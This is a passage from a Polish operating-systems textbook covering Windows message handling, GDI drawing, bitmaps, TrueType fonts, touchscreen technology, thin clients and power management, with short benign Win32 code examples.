Za programem głównym jest procedura `WndProc` obsługująca różne komunikaty, które można wysłać do okna. Użycie `CALLBACK` w tym miejscu, tak samo jak `WINAPI` wcześniej, określa sekwencję wywołań, która zostanie wykorzystana w odniesieniu do parametrów. Pierwszy parametr określa uchwyt okna, które będzie wykorzystane. Drugi oznacza typ komunikatu. Trzeci i czwarty parametr można wykorzystać w celu dostarczenia dodatkowych informacji wtedy, kiedy będą potrzebne.

Komunikaty typu `WM_CREATE` i `WM_DESTROY` są wysyłane odpowiednio na początku i na końcu programu. Dają one programowi możliwość alokacji pamięci dla struktur danych, a następnie zwolnienia pamięci.

Trzeci typ komunikatu, `WM_PAINT`, jest instrukcją wypełnienia okna w programie. Komunikat ten jest wywoływaný nie tylko przy pierwszym wyświetleniu okna, ale często także podczas działania programu. W odróżnieniu od systemów tekstowych, w Windowsie program nie może założyć, że cokolwiek, co zostanie wykreślone na ekranie, pozostanie na nim do czasu, aż program to usunie. Na okno mogą być przeciągnięte inne okna, mogą się na nim rozwinąć menu, część okna mogą przykryć okna dialogowe i etykiety ekranowe. Kiedy te elementy zostaną usunięte, okno musi być narysowane od początku. System Windows rysuje okno na nowo poprzez wysłanie do niego komunikatu `WM_PAINT`. Dla ułatwienia dostarcza również informacji na temat tego, która część okna została nadpisana, na wypadek gdyby łatwiej było regenerować tę część okna, zamiast rysować okno w całości od nowa.

Istnieją dwa sposoby na to, by system Windows skłonił program do wykonania określonych operacji. Jeden sposób polega na umieszczeniu komunikatu w kolejce komunikatów. Ta metoda jest używana do wprowadzania danych z klawiatury, wprowadzania danych za pomocą myszy oraz obsługi liczników czasowych. Drugi sposób, wysłanie komunikatu do okna, wymaga od systemu Windows bezpośredniego wywołania funkcji `WndProc`. Ta metoda jest wykorzystywana dla wszystkich innych zdarzeń. Ponieważ Windows otrzymuje powiadomienie w momencie, gdy komunikat zostanie w pełni obsłużony, może powstrzymać się od generowania nowego wywołania do czasu zakończenia obsługi poprzedniego. W ten sposób można uniknąć sytuacji wyścigu.

Istnieje znacznie więcej typów komunikatów. Aby uniknąć błędного działania w przypadku nadejścia nieoczekiwanej komunikatu, program powinien wywołać funkcję `DefWindowProc` na końcu procedury `WndProc`. W ten sposób umożliwia obsługę innych przypadków przez domyślną procedurę obsługi.

Podsumujmy: program systemu Windows zwykle tworzy jedno lub więcej okien. Każdemu z nich odpowiada obiekt klasy. Z każdym programem jest powiązana kolejka komunikatów oraz zbiór procedur obsługi. Działaniem programu sterują wchodzące zdarzenia obsługiwane przez procedury obsługi zdarzeń. Jest to całkowicie odmienny model świata od bardziej proceduralnego podejścia przyjętego w systemie UNIX.

Właściwe rysowanie na ekranie jest obsługiwane przez pakiet składający się z setek procedur tworzących wspólnie interfejs urządzenia graficznego *GDI* (od ang. *Graphics Device Interface*). Może on obsłużyć tekst oraz wszystkie rodzaje grafiki i jest tak zaprojektowany, aby był niezależny od platformy i urządzenia. Zanim program zacznie rysować w oknie, musi uzyskać *kontekst urządzenia* — wewnętrzną strukturę danych zawierającą właściwości okna, takie jak bieżąca czcionka, kolor tekstu, kolor tła itp. Większość wywołań GDI wykorzystuje kontekst urządzenia do rysowania lub do pobierania lub ustawiania właściwości.

Istnieją różne sposoby zdobycia kontekstu urządzenia. Oto prosty przykład zdobycia kontekstu urządzenia i jego użycia:

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

Pierwsza instrukcja pobiera uchwyty do kontekstu urządzenia — `hdc`. Druga wykorzystuje kontekst urządzenia w celu zapisania wiersza tekstu na ekranie. Aby ta operacja została wykonana, podajemy współrzędne (`x`, `y`) pozycji, od której rozpoczyna się ciąg znaków, wskaźnik do ciągu znaków oraz jego rozmiar. Trzecie wywołanie zwalnia kontekst urządzenia w celu zasygnalizowania, że program przez chwilę rysuje. Zwróćmy uwagę, że zmienna `hdc` jest używana w sposób analogiczny do deskryptora plików w Uniksie. Zwróćmy także uwagę, że w wywołaniu funkcji `ReleaseDC` są redundantne informacje (użycie uchwytu `hdc` w unikatowy sposób specyfikuje okno). Wykorzystywanie redundantnych informacji, które nie mają rzeczywistego zastosowania, jest powszechnie w systemie Windows.

Inną interesującą rzeczą, na którą warto zwrócić uwagę, jest to, że kiedy zostanie zdobyty kontekst `hdc` w sposób pokazany powyżej, program będzie mógł zapisywać tylko w klienckim obszarze okna, a nie w pasku tytułu ani innych jego częściach. W strukturze danych kontekstu urządzenia jest przechowywany region obcinania (ang. *clipping region*). Rysowanie poza regionem obcinania jest ignorowane. Istnieje jednak inny sposób zdobycia kontekstu urządzenia — metoda `GetWindowDC`, która ustawia region obcinania na całe okno. Istnieją również inne wywołania, które w inny sposób ograniczają region obcinania. Występowanie wielu wywołań, które wykonują prawie takie same operacje, jest charakterystyczne dla systemu Windows.

Kompletny opis interfejsu GDI wykracza poza ramy tej dyskusji. Zainteresowani Czytelnicy mogą sięgnąć do przywołanej powyżej literatury. Niemniej jednak — zważywszy na to, jak istotny jest interfejs GDI — warto powiedzieć o nim kilka słów. Interfejs GDI wykorzystuje szereg wywołań procedur do pobierania i zwalniania kontekstu urządzenia, dostarczania informacji na temat kontekstu urządzenia, pobierania i ustawiania atrybutów kontekstu urządzenia (np. koloru tła), manipulowania obiektami GDI, takimi jak pióra, pędzle i czcionki — każdy z nich posiada własne atrybuty. Istnieje również wiele wywołań GDI służących do rysowania informacji na ekranie.

Procedury rysowania można podzielić na cztery kategorie: wykreślanie linii i krzywych, rysowanie wypełnionych obszarów, zarządzanie mapami bitowymi oraz wyświetlanie tekstu. Przykład wykreślania tekstu widzieliśmy powyżej. Teraz przyjrzymy się jednej z pozostałych operacji. Wywołanie:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```


rysuje pełny prostokąt o narożnikach w punktach o współrzędnych (`xleft`, `ytop`) i (`xright`, `ybottom`). Dla przykładu instrukcja:

```
Rectangle(hdc, 2, 1, 6, 4);
```

spowoduje narysowanie prostokąta pokazanego na rysunku 5.27. Szerokość linii, a także kolor obrysu i kolor wypełnienia są pobierane z kontekstu urządzenia. Inne wywołania GDI są podobne.

Mapy bitowe

Procedury GDI to przykłady grafiki wektorowej. Są wykorzystywane do umieszczenia na ekranie figur geometrycznych i tekstu. Można je również łatwo skalować do mniejszych i większych ekranów (pod warunkiem że liczba pikseli na ekranie jest taka sama). Są one również stosunkowo mało zależne od urządzeń. Kolekcję wywołań do procedur GDI można zestawić w pliku



Rysunek 5.27. Przykład prostokąta narysowanego za pomocą funkcji Rectangle; każda kratka reprezentuje jeden piksel

opisującym skomplikowane rysunki. Taki plik to tzw. *metaplik* Windows. Te wywołania są powszechnie używane do transmisji rysunków z jednego programu windowsowego do innego. Mają rozszerzenie *.wmf*.

Wiele programów systemu Windows pozwala użytkownikowi na kopowanie całości lub części rysunku i umieszczenie jej w Schowku systemu Windows. Następnie użytkownik może przejść do innego programu i wkleić zawartość Schowka do innego dokumentu. Jednym ze sposobów realizacji tej operacji jest reprezentacja rysunku w pierwszym programie w postaci metapliku Windows i umieszczenie go w Schowku w formacie *.wmf*. Istnieją także inne sposoby.

Nie wszystkie obrazy, na których komputery wykonują operacje, mogą być generowane z wykorzystaniem grafiki wektorowej. Dla fotografii i klipów wideo np. nie używa się grafiki wektorowej. Zamiast tego elementy te są skanowane poprzez nałożenie siatki na obraz. Następnie jest obliczana próbka średnich wartości składowych czerwonej, zielonej i niebieskiej dla każdego kwadratu siatki i zapisywana jako wartość jednego piksela. Taki plik określa się mianem *mapy bitowej*. System Windows jest wyposażony w wiele różnych mechanizmów manipulowania mapami bitowymi.

Mapy bitowe mogą być również stosowane w odniesieniu do tekstu. Jednym ze sposobów reprezentowania znaku w wybranej czcionce jest niewielka mapa bitowa. Wprowadzenie tekstu na ekranie sprowadza się wówczas do przemieszczania map bitowych.

Jednym z ogólnych sposobów wykorzystywania map bitowych jest użycie procedury *bitblt*. Wywołuje się ją w następujący sposób:


```
bitblt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

W najprostszej postaci procedura ta kopiuje bitmapę z prostokąta w jednym oknie do prostokąta w innym oknie (lub tym samym oknie). Pierwsze trzy parametry określają okno docelowe i jego pozycję. Dalej jest podana szerokość i wysokość mapy bitowej. Za nimi znajduje się okno źródłowe i pozycja w tym oknie. Należy zwrócić uwagę, że każde okno ma własny system współrzędnych, przy czym punkt (0, 0) znajduje się w górnym lewym narożniku okna. Ostatni parametr zostanie opisany poniżej. Efekt działania instrukcji:

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

pokazano na rysunku 5.28. Zwróćmy uwagę, że skopiowany został cały obszar litery A o rozmiarach 5×7 —łącznie z kolorem tła.

Działanie funkcji *BitBlt* nie ogranicza się tylko do kopowania map bitowych. Ostatni parametr daje możliwość wykonywania operacji logicznych pozwalających na łączenie źródłowej mapy



Rysunek 5.28. Kopiowanie map bitowych za pomocą funkcji BitBlt: (a) przed; (b) po

bitowej z docelową. Można np. wykonać funkcję OR dla map bitowych źródłowej i docelowej, aby je scalić. Można również wykonać operację XOR, która zachowuje charakterystykę zarówno mapy źródłowej, jak i docelowej.

Główny problem w przypadku map bitowych to skalowanie. Znak w prostokącie 8×12 pikseli na ekranie o rozdzielczości 640×480 wygląda rozsądnie. Jeśli jednak ta mapa bitowa zostanie skopiowana na stronę drukowaną w rozdzielczości 1200 punktów na cal, co odpowiada siatce $10\,200 \times 13\,200$ bitów, to szerokość znaku (8 pikseli) będzie wynosiła $\frac{8}{1200}$ cala, czyli 0,17 mm. Co więcej, kopiowanie pomiędzy urządzeniami z różnymi właściwościami kolorów lub pomiędzy urządzeniami monochromatycznymi i kolorowymi nie będzie działało dobrze.

Z tego powodu w systemie Windows występuje również struktura danych znana jako *DIB* (od ang. *Device Independent Bitmap*), czyli mapa bitowa niezależna od urządzenia. Pliki korzystające z tego formatu stosują rozszerzenie *.bmp*. W plikach tych przed pikselami są nagłówki pliku oraz nagłówki informacyjne. Owe informacje ułatwiają przenoszenie map bitowych pomiędzy urządzeniami różniącymi się od siebie.

Czcionki

W wersjach Windows przed 3.1 znaki były reprezentowane w postaci map bitowych i kopowane na ekran lub drukarkę za pomocą funkcji *BitBlt*. Problem z takim projektem, o czym przekonaliśmy się przed chwilą, polega na tym, że bitmapa mająca sens na ekranie jest zbyt mała do tego, by mogła być wyświetlona na drukarce. Poza tym potrzebna jest inna mapa bitowa dla każdego znaku i każdego rozmiaru. Inaczej mówiąc, na podstawie mapy bitowej litery A o wielkości 10 punktów w żaden sposób nie da się wyliczyć mapy bitowej o wielkości 12 punktów. Ponieważ każdy znak każdej czcionki może być potrzebny w rozmiarach od 4 punktów do 120 punktów, potrzebna była olbrzymia liczba map bitowych. Cały system zarządzania tekstem był po prostu zbyt kłopotliwy.

Problem rozwiązano poprzez wprowadzenie czcionek TrueType, które nie są mapami bitowymi, tylko obrysami znaków. Każdy znak TrueType jest zdefiniowany jako sekwencja punktów wokół jego obrzeży. Wszystkie punkty są określone względem początku o współrzędnych (0, 0). Wykorzystanie tego systemu pozwala z łatwością skalować znaki w górę lub w dół. Trzeba jedynie pomnożyć każdą współrzędną przez ten sam współczynnik skali. Dzięki temu znak TrueType można skalować w górę lub w dół, do punktu o dowolnych rozmiarach. Można nawet stosować ułamkowe rozmiary punktów. Kiedy znak ma już właściwy rozmiar, punkty można ze sobą

połączyć z wykorzystaniem dobrze znanego algorytmu „połącz kropki”, którego wszyscy nauczyliśmy się w przedszkolu. Po wykonaniu obrysu znaki można wypełnić. Przykład znaków skalowanych do trzech różnych rozmiarów punktów pokazano na rysunku 5.29.



Rysunek 5.29. Przykłady obrysów znaków o różnych rozmiarach punktów

Kiedy wypełniony znak jest już dostępny w postaci matematycznej, można przeprowadzić rasteryzację — czyli konwersję do mapy bitowej o pożądanej rozdzielcości. Dzięki temu, że najpierw jest wykonywane skalowanie, a potem rasteryzacja, zyskujemy pewność, że znaki wyświetlane na ekranie oraz te, które pojawią się na wydruku, będą maksymalnie zbliżone wyglądem i będą się różniły tylko błędem kwantyzacji. Aby jeszcze poprawić jakość, w każdym znaku można osadzić wskazówki, które mówią o sposobie przeprowadzenia rasteryzacji; np. oba szeryfy w górnej części litery „T” powinny być identyczne. Czasami może to być trudne z powodu błędów związanych z zaokrąglaniem. Wskazówki poprawiają ostateczny wygląd

Ekrany dotykowe

Coraz częściej ekran jest używany również jako urządzenie wejściowe. Zwłaszcza na smartfonach, tabletach i innych ultraprzenośnych urządzeniach wygodne jest dotykanie i wskazywanie elementów na ekranie palcem (lub rysikiem). Komfort pracy użytkownika jest większy, a obsługa programów bardziej intuicyjna niż w przypadku korzystania z urządzeń podobnych do myszy, ponieważ użytkownik operuje bezpośrednio na obiektach wyświetlonych na ekranie. Z badań wynika, że nawet orangutany i inne naczelne oraz małe dzieci są zdolne do obsługiwanego urządzeń wyposażonych w interfejsy dotykowe.

Urządzenie dotykowe nie musi być ekranem. Urządzenia dotykowe można podzielić na dwie kategorie: nieprzecroczyste i przezroczyste. Typowym urządzeniem nieprzecroczystym jest *touchpad* w komputerach przenośnych. Przykładem urządzenia przezroczystego jest ekran dotykowy w smartfonie lub tablecie. Jednak w tym punkcie ograniczymy się do ekranów dotykowych.

Podobnie jak wiele rzeczy, które stały się modne w branży komputerowej, ekrany dotykowe nie są do końca nowością. Już w 1965 roku E.A. Johnson z British Royal Radar Establishment

opisał wyświetlacz dotykowy (pojemnościowy). Choć był on bardzo prosty, posłużył jako prekursor wyświetlaczy, które są instalowane we współczesnych urządzeniach. Większość współczesnych ekranów dotykowych to ekranы rezystywne lub pojemnościowe.

Ekrany rezystywne są pokryte elastyczną warstwą z tworzywa sztucznego. Samo tworzywo sztuczne nie ma w sobie niczego specjalnego poza tym, że jest bardziej odporne na zarysowania od zwykłych plastikowych folii używanych np. w ogrodnictwie. Jednak pod wierzchnią warstwą z folii są cienkie linie nadrukowane za pomocą **ITO** (ang. *Indium Tin Oxide* — tlenku indu domieszkowanego tlenkiem cyny) lub podobnego materiału przewodzącego. Poniżej tej warstwy, ale bez styczności z nią, jest druga warstwa, także pokryta ITO. W górnej warstwie ładunek przepływa w kierunku pionowym, a połączenia przewodzące są na górze i na dole. W warstwie dolnej ładunek przepływa poziomo, a połączenia są po lewej i po prawej stronie. Kiedy użytkownik dotyka ekranu, naciska plastik tak, że górna warstwa ITO styka się z dolną. Znalezienie dokładnej pozycji palca lub rysika wymaga zmierzenia rezystancji w obu kierunkach — we wszystkich punktach poziomych warstwy dolnej oraz wszystkich pozycjach pionowych warstwy górnej.

Ekrany pojemnościowe składają się z dwóch twardych powierzchni, zazwyczaj ze szkła, pokrytych ITO. W typowej konfiguracji ITO na każdej powierzchni jest drukowane w postaci równoległych linii, przy czym w górnej warstwie są one prostopadłe do tych w warstwie dolnej. Górną warstwę może być pokryta cienkimi liniami w kierunku pionowym, natomiast dolna ma nadrukowane podobne linie w kierunku poziomym. Te dwie naładowane powierzchnie, rozdzielone powietrzem, tworzą siatkę małych kondensatorów. Napięcia są przykładane naprzemiennie do linii poziomych i pionowych, a wartości napięcia, na które ma wpływ pojemność każdego przecięcia, są odczytywane po drugiej stronie. Umieszczenie palca na ekranie powoduje zmianę lokalnej pojemności. Dzięki bardzo dokładnym pomiarom minimalnych zmian napięcia można odczytać pozycję palca na ekranie. Operacja ta jest powtarzana wiele razy na sekundę, a współrzędne punktów dotyku są podawane do sterownika urządzenia jako strumień par (x, y) . Dalsze przetwarzanie — np. określenie, czy nastąpiło wskazanie, szczypanie, rozszerzanie, czy przesuwanie — wykonuje system operacyjny.

Zaletą ekranów rezystywnych jest to, że na wynik pomiarów wpływa sam dotyk. W związku z tym ekran będzie działać, nawet jeśli użytkownik nosi rękawiczki. W przypadku ekranów pojemnościowych jest inaczej — jeśli nie mamy specjalnych rękawiczek, nie możemy obsługiwać ekranu. Takie specjalne rękawiczki można wykonać, wszywając nić przewodzącą (np. z posrebrzanego nylonu) w palce rękawiczek. Jeśli ktoś nie lubi szyc, może kupić gotowe rękawiczki. Alternatywnie można odciąć końce palców zwykłych rękawiczek, co zajmie więcej niż 10 s.

Wadą ekranów rezystywnych jest to, że zazwyczaj nie obsługują one *wielodotyku* — techniki pozwalającej wykryć wiele punktów dotyku jednocześnie. Technika ta umożliwia manipulowanie obiekttami na ekranie za pomocą dwóch lub większej liczby palców. Ludzie (a być może również orangutany) lubią wielodotyk, ponieważ umożliwia on stosowanie gestów szczypania i rozwijania dwoma palcami w celu powiększania lub zmniejszania obrazu czy dokumentu. Wyobraźmy sobie, że dwa palce są w pozycjach $(3, 3)$ i $(8, 8)$. W rezultacie ekran rezystywny może wykryć zmiany rezystancji na liniach pionowych $x = 3$ i $x = 8$ oraz na liniach poziomych $y = 3$ i $y = 8$. Rozważmy teraz inny scenariusz: palce dotykają punktów $(3, 8)$ i $(8, 3)$, które są przeciwległymi narożnikami prostokąta wyznaczonego przez punkty: $(3, 3)$, $(8, 3)$, $(8, 8)$ i $(3, 8)$. Zmieniła się rezystancja na dokładnie tych samych liniach, więc oprogramowanie nie ma sposobu na stwierdzenie, który z opisanych wyżej dwóch scenariuszy miał miejsce. Ten problem określa się jako tzw. *ghosting* (dosł. zjawy). Ponieważ ekranы pojemnościowe wysyłają strumień współrzędnych (x, y) , są lepiej przystosowane do obsługi wielodotyku.

Manipulowanie ekranem dotykowym tylko jednym palcem nadal przypomina interfejs WIMP — jedynie wskaźnik myszy został zastąpiony palcem lub rysikiem. Wielodotyk jest nieco bardziej skomplikowany. Dotykanie ekranu pięcioma palcami można porównać do jednoczesnego wcisnięcia pięciu wskaźników myszy w pięciu punktach ekranu, co wyraźnie zmienia sytuację dla menedżera okien. Ekrany obsługujące wielodotyk stali się wszechobecne. Są coraz bardziej czule i dokładniejsze. Niemniej jednak nie jest jasne, czy technika *Five Point Palm Exploding Heart Technique*¹ nie ma przypadkiem wpływu na CPU.

5.7. CIENKIE KLIENTY

Przez lata główny paradymat pracy na komputerach oscylował pomiędzy przetwarzaniem scentralizowanym i zdecentralizowanym. Pierwsze komputery, np. ENIAC, mimo że duże, były w istocie komputerami osobistymi, ponieważ w danym momencie mogła z nich korzystać tylko jedna osoba. Następnie nadszedł czas systemów ze współdzieleniem czasu — wtedy wielu zdalnych użytkowników, używając prostych terminali współużytkowało duży komputer centralny. Później nadeszła era komputerów PC, w której użytkownicy znów mieli własne komputery.

Zdecentralizowany model komputerów PC ma swoje zalety, ma również istotne wady, które należy traktować poważnie. Prawdopodobnie największy problem polega na tym, że każdy komputer PC jest wyposażony w pojemny dysk twardy i złożone oprogramowanie, którymi trzeba zarządzać. Kiedy np. zostanie opublikowana nowa wersja systemu operacyjnego, trzeba włożyć wiele pracy, aby przeprowadzić aktualizację każdej maszyny z osobna. W większości firm koszt robociczny związanej z tego rodzaju pielęgnacją oprogramowania przekracza koszty samego sprzętu i oprogramowania. W przypadku użytkowników domowych robocicza nic nie kosztuje, ale jest niewiele osób, które potrafią wykonać te czynności poprawnie, a jeszcze mniej osób lubi to robić. Gdy system jest scentralizowany, trzeba zaktualizować tylko kilka maszyn. Poza tym komputery te są obsługiwane przez ekspertów, którzy potrafią prawidłowo przeprowadzić aktualizację.

Inną sprawą jest to, że użytkownicy powinni wykonywać regularne kopie zapasowe swoich wielogigabajtowych systemów plików, ale niewielu z nich to robi. W przypadku awarii większość osób załamuje ręce. Przy systemie scentralizowanym kopie zapasowe mogą być wykonane co noc przez zautomatyzowane roboty.

Inną zaletą systemów scentralizowanych jest łatwiejsze współdzielenie zasobów. W systemie, w którym jest 256 zdalnych użytkowników i każdy ma do dyspozycji 256 MB pamięci RAM, przez większość czasu duża część tej pamięci będzie bezczynna. Przy scentralizowanym systemie z 64 GB pamięci RAM nigdy się nie zdarzy, że użytkownik, który czasowo potrzebuje dużo pamięci RAM, nie może jej uzyskać, ponieważ znajduje się ona na komputerze PC innego użytkownika. Te same argumenty dotyczą miejsca na dysku i innych zasobów.

Ostatnio można zauważać przejście od przetwarzania, w którym centralną rolę odgrywał komputer PC, na przetwarzanie skupione wokół internetu. Jedną z dziedzin, w której to przejście okazuje się bardzo zaawansowane, jest poczta elektroniczna. Dawniej użytkownicy pobierali pocztę na swoje domowe komputery i tam ją czytali. Obecnie wiele osób loguje się do serwisów Gmail, Hotmail lub Yahoo! i tam czyta swoją pocztę. W kolejnym kroku użytkownicy będą logowali się do innych serwisów internetowych w celu edytowania tekstu, tworzenia arkuszy

¹ Legendarna technika z gry komputerowej Kill Bill (bazującej na filmie pod tym samym tytułem), która powodowała eksplozję serca po dotknięciu przeciwnika pięcioma palcami jednocześnie — *przyp. tłum.*

kalkulacyjnych oraz wykonywania innych operacji, które wcześniej wymagały stosowania oprogramowania działającego na komputerach PC. Możliwe jest nawet to, że w końcu jedynym oprogramowaniem działającym na komputerach PC będą przeglądarki internetowe (choć być może nawet nie).

Można powiedzieć, że większość użytkowników chce korzystać z wysokowydajnego interaktywnego przetwarzania, ale nie chce administrować komputerem. Ten wniosek skłonił projektantów do ponownego zwrócenia uwagi na systemy z podziałem czasu i nieinteligentnymi terminalami (które teraz są nazywane *cienkimi klientami*). Systemy o takiej architekturze są zgodne z oczekiwaniami współczesnych użytkowników komputerów. Krokiem w tym kierunku było powstanie systemu X. Dedykowane terminale X były popularne przez jakiś czas, ale wyszły z użycia, ponieważ kosztują tyle samo co komputery PC, mają mniejsze możliwości i wymagają stosowania oprogramowania zarządzającego. Złotym środkiem byłby wysokowydajny interaktywny system komputerowy, w którym maszyny użytkowników w ogóle nie mają oprogramowania. Okazuje się, że ten cel jest osiągalny.

Jednym z najbardziej znanych cienkich klientów jest *Chromebook*. Jest on aktywnie promowany przez Google, ale dostępnych jest wiele modeli różnych producentów. Na tym specyficzny notebooku działa system operacyjny *ChromeOS*, który bazuje na systemie Linux i przeglądarce Chrome i założenia jest przez cały czas online. Większość innych programów jest dostępna za pośrednictwem strony internetowej w formie aplikacji sieci Web, dzięki czemu stos oprogramowania na komputerach Chromebook jest znacznie cieńszy w porównaniu z większością tradycyjnych notebooków. Z drugiej strony systemu, na którym działa pełny stos systemu Linux i przeglądarka Chrome, nie można nazwać „anorektycznym”.

5.8. ZARZĄDZANIE ENERGIĄ

Pierwszy komputer ogólnego przeznaczenia, ENIAC, miał 18 000 lamp i zużywał 140 000 W energii. W rezultacie jego właściciele musieli płacić pokaźne rachunki za energię. Po wynalezieniu tranzystora zużycie mocy spadło bardzo znacząco, a branża komputerowa straciła zainteresowanie wymaganiami skoncentrowanymi na mocy. Dziś jednak, z różnych powodów, zarządzanie energią na nowo staje się przedmiotem zainteresowania, a istotną rolę odgrywa tu system operacyjny.

Rozpocznijmy od komputerów PC typu desktop. Komputer PC tego typu często jest wyposażony w zasilacz o mocy 200 W (zwykle wydajny w 85% — tzn. traci 15% energii na ciepło). Gdy na świecie jest włączonych jednocześnie 100 milionów tych maszyn, razem zużywają one 20 000 MW energii elektrycznej. Odpowiada to całkowitej mocy 20 przeciętnych elektrowni nuklearnych. Gdyby zapotrzebowanie na moc obniżyć o połowę, można by pozbyć się 10 takich elektrowni. Z punktu widzenia ochrony środowiska pozbycie się choćby 10 elektrowni nuklearnych (lub odpowiednio większej liczby elektrowni na paliwa kopalne) jest olbrzymim zwycięstwem, do którego warto dążyć.

Kwestia energii odgrywa także istotną rolę w odniesieniu do komputerów zasilanych baterijnie, włącznie z notebookami, komputerami PDA i Webpadami. Sedno problemu polega na tym, że nie można naładować baterii do tego stopnia, aby było możliwe zasilanie komputera przez długi czas. W najlepszym wypadku można zasilać komputer przez kilka godzin. Co więcej, pomimo wielu badań prowadzonych przez firmy produkujące baterie, firmy komputerowe oraz firmy produkujące urządzenia elektroniki konsumenckiej postęp w tej dziedzinie nie jest zbyt duży. W branży przyzwyczajonej do podwajania wydajności co 18 miesięcy (prawo Moore'a) całkowity

brak postępu może wydawać się naruszeniem obowiązujących praw fizyki. Taka jest jednak obecna sytuacja. W konsekwencji dążenie do wytwarzania komputerów zużywających mniej prądu, tak by istniejące baterie mogły działać dłużej, jest ważnym tematem na liście zainteresowań wielu podmiotów. System operacyjny odgrywa w tym bardzo ważną rolę, co pokażemy poniżej.

Na najniższym poziomie producenci sprzętu dążą do tego, by ich urządzenia w bardziej wydajny sposób korzystały z energii. Stosuje się m.in. takie techniki jak zmniejszanie rozmiaru tranzystorów, dynamiczne skalowanie napięcia, magistrale niskoczęstotliwościowe i adiabatyczne itp. Ich opis wykracza poza ramy tej książki. Zainteresowani Czytelnicy mogą znaleźć więcej informacji na ten temat w artykule [Venkatachalam i Franz, 2005].

Istnieją dwa ogólne podejścia zmierzające do redukcji zużycia energii. Pierwsze polega na wyłączeniu przez system operacyjny niektórych nieużywanych urządzeń komputera (przede wszystkim urządzeń wejścia-wyjścia). Wiadomo bowiem, że urządzenie, które nie jest używane, zużywa niewiele energii lub nie zużywa jej wcale. Drugie podejście polega na dążeniu do tego, by programy aplikacyjne zużywały mniej energii. Wydłużenie czasu pracy z użyciem baterii może odbywać się kosztem pogorszenia komfortu pracy użytkownika. Poniżej przyjrzymy się bliżej obu tym podejściom. Najpierw jednak opowiemy o rozwiązaniach sprzętowych w odniesieniu do wykorzystania energii.

5.8.1. Problemy sprzętowe

Baterie są produkowane w dwóch zasadniczych typach: jednorazowe i z możliwością ładowania. Te jednorazowego użytku (w większości o ogniwach AAA, AA i D) można wykorzystywać do zasilania urządzeń przenośnych. Nie mają one jednak wystarczająco dużo energii, by zasilać nimi notebooki wyposażone w duże i jasne ekranы. Z kolei baterie umożliwiające ładowanie pozwalają na magazynowanie takiej ilości energii, jaką wystarcza do zasilania notebooka przez kilka godzin. W tej grupie dawniej dominowały baterie niklowo-kadmowe, które jednak zostały wyparte przez baterie niklowo-wodorotlenkowe. Te drugie wytrzymują dłużej, a po zakończeniu eksploatacji nie zanieczyszczają tak bardzo środowiska. Baterie litowo-jonowe są jeszcze lepsze i można je doładowywać bez konieczności wcześniejszego pełnego rozładowania. Jednak ich pojemność także jest bardzo ograniczona.

Ogólne podejście stosowane przez większość producentów baterii polega na projektowaniu procesorów, pamięci i urządzeń wejścia-wyjścia w taki sposób, by miały kilka stanów: włączony, w stanie hibernacji i wyłączony. Aby można było korzystać z urządzenia, musi ono być włączone. Jeśli urządzenie nie będzie potrzebne przez krótki czas, można je uśpić, co ogranicza zużycie energii. Jeśli urządzenie nie będzie potrzebne przez dłuższy czas, można je zahibernować, co jeszcze bardziej zmniejsza konsumpcję energii. W tym przypadku trzeba jednak ponieść pewne koszty, ponieważ „wybudzenie” urządzenia ze stanu hibernacji często wymaga więcej czasu i energii niż wybudzenie go ze stanu uśpienia. Na koniec — jeśli urządzenie jest wyłączone, nie robi niczego i nie zużywa energii. Nie wszystkie urządzenia obsługują wszystkie stany. Jeśli to robią, system operacyjny jest odpowiedzialny za zarządzenie przejściami pomiędzy stanami w odpowiednich momentach czasu.

Niektóre komputery są wyposażone w dwa, a nawet trzy przyciski sterowania zasilaniem. Jeden z nich może przełączyć komputer do stanu uśpienia. Aby go szybko wybudzić z tego stanu, należy wpisać znak z klawiatury lub poruszyć myszą. Można również przełączyć komputer w stan hibernacji. Wybudzenie z tego stanu zajmuje więcej czasu. W obu przypadkach działanie przycisków sprowadza się do wysyłania sygnału do systemu operacyjnego. Resztą zajmuje się

system operacyjny na poziomie oprogramowania. W niektórych krajach urządzenia elektryczne z mocy prawa muszą być wyposażone w mechaniczny wyłącznik zasilania, który przerywa obwód i odłącza zasilanie od urządzenia. Wymóg ten wynika ze względów bezpieczeństwa. Aby został spełniony, może być potrzebny inny przycisk.

Zarządzanie energią wiąże się z szeregiem kwestii, z którymi system operacyjny musi sobie poradzić. Wiele spośród nich ma związek z hibernacją zasobów — selektywnym i czasowym wyłączeniem urządzeń lub co najmniej redukcją konsumpcji energii przez te urządzenia w czasie, gdy są bezczynne. System operacyjny musi rozwiązać m.in. następujące kwestie: które urządzenia można kontrolować? Czy są one włączone/wyłączone, czy też znajdują się w stanach pośrednich? Ile pamięci oszczędza system w stanie niskiego zapotrzebowania na energię? Czy wznowienie działania urządzenia wymaga energii? Czy przy przejściu do stanu niskiej konsumpcji energii trzeba zapisać jakiś kontekst? Ile czasu zajmuje powrót do stanu pełnego zasilania? Odpowiedzi na te pytania są oczywiście różne dla różnych urządzeń. W związku z tym system operacyjny musi mieć możliwość obsługi wielu opcji.

